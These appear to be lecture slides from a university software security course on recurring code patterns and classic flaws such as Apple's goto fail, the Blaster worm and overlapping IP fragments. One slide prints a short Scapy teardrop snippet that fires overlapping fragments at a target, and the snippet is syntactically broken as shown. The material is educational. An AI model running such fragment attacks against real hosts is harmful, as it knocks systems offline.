Welcome to

8. Program Building Blocks

KEA Kompetence OB2 Software Security

Henrik Kramselund he/him han/ham hlk@zencurity.com @kramse

Slides are available as PDF, kramse@Github

8-program-building-blocks.tex in the repo security-courses

Goals for today

Todays goals:

- Talk about the Design Patterns concept
- Present some of the ones often found in programs
- Patterns can also be found in other areas, like Patterns in Network Architecture

Photo by Thomas Galler on Unsplash

Plan for today

Subjects

- Common constructs
- Recurring code patterns
- Example programs with flaws: OpenSSH, OpenSSL, Windows MS-RPC DCOM, Linux teardrop

Exercises

- Use a XML library in Python

Reading Summary

Gray Hat Hacking chapters 1-2, 11-13 - browse if you need to, many pages.

Design Patterns

- *Design Patterns: Elements of Reusable Object-Oriented Software* (1994), Erich Gamma, Richard Helm, Ralph Johnson, and John Vlissides
- The book describes 23 classic software design patterns
- https://en.wikipedia.org/wiki/Design_Patterns
- Ideas of patterns precede this book, but became a more popular subject

Common constructs

- Programs exhibit the same patterns, some examples:
- Solve problems in the same domains
- Need to store lists of strings / characters etc.
- Data structures becomes useful in other programs
- Sorting routines needed in many programs

Auditing code patterns

Various pitfalls, and areas

- **Variable Relationship**
- Examples presented are C buffers
- A variable-pointer to the buffer and the variable with the length
- Their relationship can easily get invalidated, leading to vulnerabilities
- Question: would object oriented programming help?

Relevant examples

- Apache was the worlds most popular web server!
- `mod_dav` implements a very complex protocol, file server features using http!
- Bind and the resolver libraries were the de facto, and still is, for DNS resolving in most of the open source software world!
- Sendmail was the most popular mail server for many years, but replaced mostly by Qmail, Postfix and Exim. Sendmail was used on both open source and commercial Unix operating systems like SunOS, AIX, HP-UX etc.
- OpenSSH mentioned next is also the most popular SSH protocol implementation, found in almost all Linux distributions and a wide range of network devices and other internet conected things
- OpenSSL is of course the most popular open source crypto library ... famous for the heartbleed bug and other hits

Structure and Object Mismanagement

- Structures in C can help group related data elements
- Both auditors and attackers can benefit ...
- Object oriented programs and languages encapsulate this
- Responsibility is on the object implementation, good!
- We saw structures last time

Uninitialized Variables

```
Packet *p = SCMalloc(SIZE_OF_PACKET);
if (unlikely(p == NULL)) {
     return 0;
}
ThreadVars tv;
DecodeThreadVars dtv;

memset(&dtv, 0, sizeof(DecodeThreadVars));
memset(&tv,  0, sizeof(ThreadVars));
memset(p, 0, SIZE_OF_PACKET);
```

- Always make sure variables have well defined values.
- Defensive program above use memset to clear contents of buffers
- Example from Suricata allocating memory, checking it got the memory, clearing contents

Manipulating Lists - and other data structures

- Storing data in a list is nice, can add and remove elements
- Single linked list, start from head and go through list ... slow
- Double linked list can go back again from element
- More work updating, moving more pointers ... complex, may introduce errors
- Example data structure double linked list https://algorithms.tutorialhorizon.com/doubly-linked-list-complete-implementation/
- Multiple problems can arise, also using the wrong structure for something can result in vulnerabilities

Dont write your data structure libraries yourself

Linux Teardrop


```
#! /usr/bin/env python3
if attack == '0':
  print "Using attack 0"
  size=36    offset=3   load1="\x00"*size
  i=IP()   i.dst=target   i.flags="MF"   i.proto=17

  size=4      offset=18  load2="\x00"*size
  j=IP()   j.dst=target   j.flags=0   j.proto=17   j.frag=offset
  send(i/load1)
  send(j/load2)
```

- IP fragments, packets are split when crossing a link with lower MTU
- If fragments created by an attacker are overlapping it creates a problem
- Scapy example code by Sam Bowne, full code can be found at:
  https://samsclass.info/123/proj10/teardrop.htm
- what is a Maximum Transmission Unit (MTU)
  See https://en.wikipedia.org/wiki/Maximum_transmission_unit for a description,
  related/similar attack setting source=destination https://en.wikipedia.org/wiki/LAND

Other problems

- Hashing algorithms
- Only mentioned briefly in the book
- There have been multiple problems with hashing algorithms
- Denial of Service and arbitrary code can be the result
- Example vulns from popular programming languages, others have similar!
  https://www.cvedetails.com/vulnerability-list/vendor_id-74/product_id-128/cvssscoremin-7/cvssscoremax-7.99/PHP-P
  html search for hash
  https://github.com/bk2204/php-hash-dos specific example in PHP 7.0.0 rc3-3
  https://www.ruby-lang.org/en/security/ Ruby has some
- also when programmers selected wrong, or weak, hashing algorithms for passwords

Control Flow



- If constructs, make sure to exercise each path
- Case/switch constructs, make sure to catch a default
- Loops being subverted to create buffer overflow, terminating conditions
- Forgetting a `break` in a case
- Picture selected due to the Apple "goto fail- certificate validation https://dwheeler.com/essays/apple-goto-fail.html

Apple Goto Fail CVE-2014-1266

```
if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    goto fail;
    goto fail;  /* MISTAKE THIS LINE SHOULD NOT BE HERE */
if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
    goto fail;
```

- Always going to goto fail, second goto is always active
- Leading to later checks not performed
- Example code from*Anatomy of a “goto fail” – Apple’s SSL bug explained*

  https://nakedsecurity.sophos.com/2014/02/24/anatomy-of-a-goto-fail-apples-ssl-bug-explained-plus-an-unofficial-patch/

Loop running over buffer

- MS-RPC DCOM buffer overflow
- Ended up in the Blaster worm infecting : https://en.wikipedia.org/wiki/Blaster_(computer_worm)
- notice the timeline, even if patches ARE available people didn't patch
- This is why we have *patch tuesdays*
- Blaster was not as fast as SQL Slammer, which infected the internet in just minutes
- Other example from book, NTPD, which is also a common and thought to be safe service to run
- And `mod_php` nonterminating buffer vulnerability
- Plus a few off-by-one errors in `mod_rewrite` and OpenBSD ftpd
- ...

Side effects, corner cases and 32-bit vs 64-bit

- Functions can change variables in global scope while doing something
- Allocating memory can go wrong, check return values
- Asking for 0 bytes of memory is technically legal but may cause problems
- Doing 64-bit check with if and then being truncated to 32-bit when doing actual memory allocation function, result in unintended behaviour
- Double free is also mentioned, freeing an already free location may exploit heap management routines
  Check malloc and free very carefully

Who do you trust?

- Example programs shown with flaws in this chapter: OpenSSH, OpenSSL, Windows MS-RPC DCOM, Linux teardrop
- Who do you trust?
- Can we trust any software?
- What about Suricata? - CVE list

  https://www.cvedetails.com/vulnerability-list/vendor_id-13364/product_id-27771/Openinfosecfoundation-Suricata.html
- Spoiler: Bypass vulnerabilities, getting data past the IDS, Denial of Service crashing the IDS

Example applications from Microsoft

How to get ahead? - use existing good examples!

Microsoft has released sample applications.

> Secure Development Documentation Learn how to develop and deploy secure applications on Azure with our sample apps, best practices, and guidance.
> Get started Develop a secure web application on Azure

Source: https://docs.microsoft.com/en-us/azure/security/develop/

Yes, this describes how to run Alpine Linux on their Azure Cloud.

Resources

Microsoft Security Development Lifecycle (SDL) – The SDL is a software development process from Microsoft that helps developers build more secure software. It helps you address security compliance requirements while reducing development costs.

Open Web Application Security Project (OWASP) – OWASP is an online community that produces freely available articles, methodologies, documentation, tools, and technologies in the field of web application security.

Pushing Left, Like a Boss – A series of online articles that outlines different types of application security activities that developers should complete to create more secure code.

Microsoft identity platform – The Microsoft identity platform is an evolution of the Azure AD identity service and developer platform. It's a full-featured platform that consists of an authentication service, open-source libraries, application registration and configuration, full developer documentation, code samples, and other developer content. The Microsoft identity platform supports industry-standard protocols like OAuth 2.0 and OpenID Connect.

Security best practices for Azure solutions – A collection of security best practices to use when you design, deploy, and manage cloud solutions by using Azure. This paper is intended to be a resource for IT pros. This might include designers, architects, developers, and testers who build and deploy secure Azure solutions.


Security and Compliance Blueprints on Azure – Azure Security and Compliance Blueprints are resources that can help you build and launch cloud-powered applications that comply with stringent regulations and standards.

Next steps
In the following articles, we recommend security controls and activities that can help you design, develop, and deploy secure applications.

* Design secure applications * Develop secure applications * Deploy secure applications


Source: https://docs.microsoft.com/en-us/azure/security/develop/secure-dev-overview

Good security



You always have limited resources for protection - use them as best as possible

Balanced security



Better to have the same level of security

If you have bad security in some part - guess where attackers will end up

Hackers are not required to take the hardest path into the network

Realize there is no such thing as 100% security

First advice

Use technology

Learn the technology - read the freaking manual

Think about the data you have, upload, facebook license?! WTF!

Think about the data you create - nude pictures taken, where will they show up?

- Turn off features you don't use
- Turn off network connections when not in use
- Update software and applications
- Turn on encryption: IMAP**S**, POP3**S**, HTTP**S** also for data at rest, full disk encryption, tablet encryption
- Lock devices automatically when not used for 10 minutes
- Dont trust fancy logins like fingerprint scanner or face recognition on cheap devices

Jumping through networks and systems

Hackers break into systems they can reach

and hackers break into systems they can reach from hacked systems ☺

In real life networks, a remote root exploit from the internet to the main database is rare

but jumping through others can possibly break the whole network

There are a lot of hackers which have presented how they hacked companies, example


https://arstechnica.com/security/2016/04/how-hacking-team-got-hacked-phineas-phisher/

Example hacks we have done during testing

My own examples include pentest assignments where we:

- Two servers under test, Solaris
  had NFS world export, we could mount, found a backup of the other system, extracted /etc/passwd from backip, user logins with empty password, Solaris Telnet allows login, your password is empty - enter one
- Another test had SRX firewall as a core component. Due to misconfiguration we could access with SNMP, and thereby found the complete network structure revealed, how many network segments, subnets, netmask, ARP, interface counters - which lead to access files with password pictures, it was a bank
- Countless times we have found either a password file for a database, and used the same passwords for the operating system, or vice versa
- Countless times we have found either a password file in test systems, and people have used the same password in production, or vice versa

Defense in depth



Picture originally from: http://karenswhimsy.com/public-domain-images


Chroot, Jails and Zones

Many types of *jails* in Unix-like operating systems

Ideas from Unix chroot, not a security feature originally

- Unix chroot - still used, but often combined with other things privsep
- FreeBSD Jails
- SELinux Mandatory Access Controls
- Solaris Containers og Zones
- VMware virtual servers, is that a jail?
- Docker, is that a jail or just a process?

Defense in depth - layered security



root
root access requires group wheel
SUDO requires password
SSHD requires keys
firewall only allows SSH from specific IPs

Multiple layers of security! Isolation!

First advice use the modern operating systems

Newer versions of Microsoft Windows, Mac OS X and Linux

- Buffer overflow protection
- Stack protection, non-executable stack
- Heap protection, non-executable heap
- *Randomization of parameters* stack gap m.v.

Note: these still have errors and bugs, but are better than older versions

OpenBSD has shown the way in many cases
http://www.openbsd.org/papers/

Always try to make life worse and more costly for attackers

Exercise

Now lets do the exercise

Use a XML library in Python up to 60min

which is number **25** in the exercise PDF.

For Next Time

Think about the subjects from this time, write down questions

Check the plan for chapters to read in the books

Visit web sites and download papers if needed

Retry the exercises to get more confident using the tools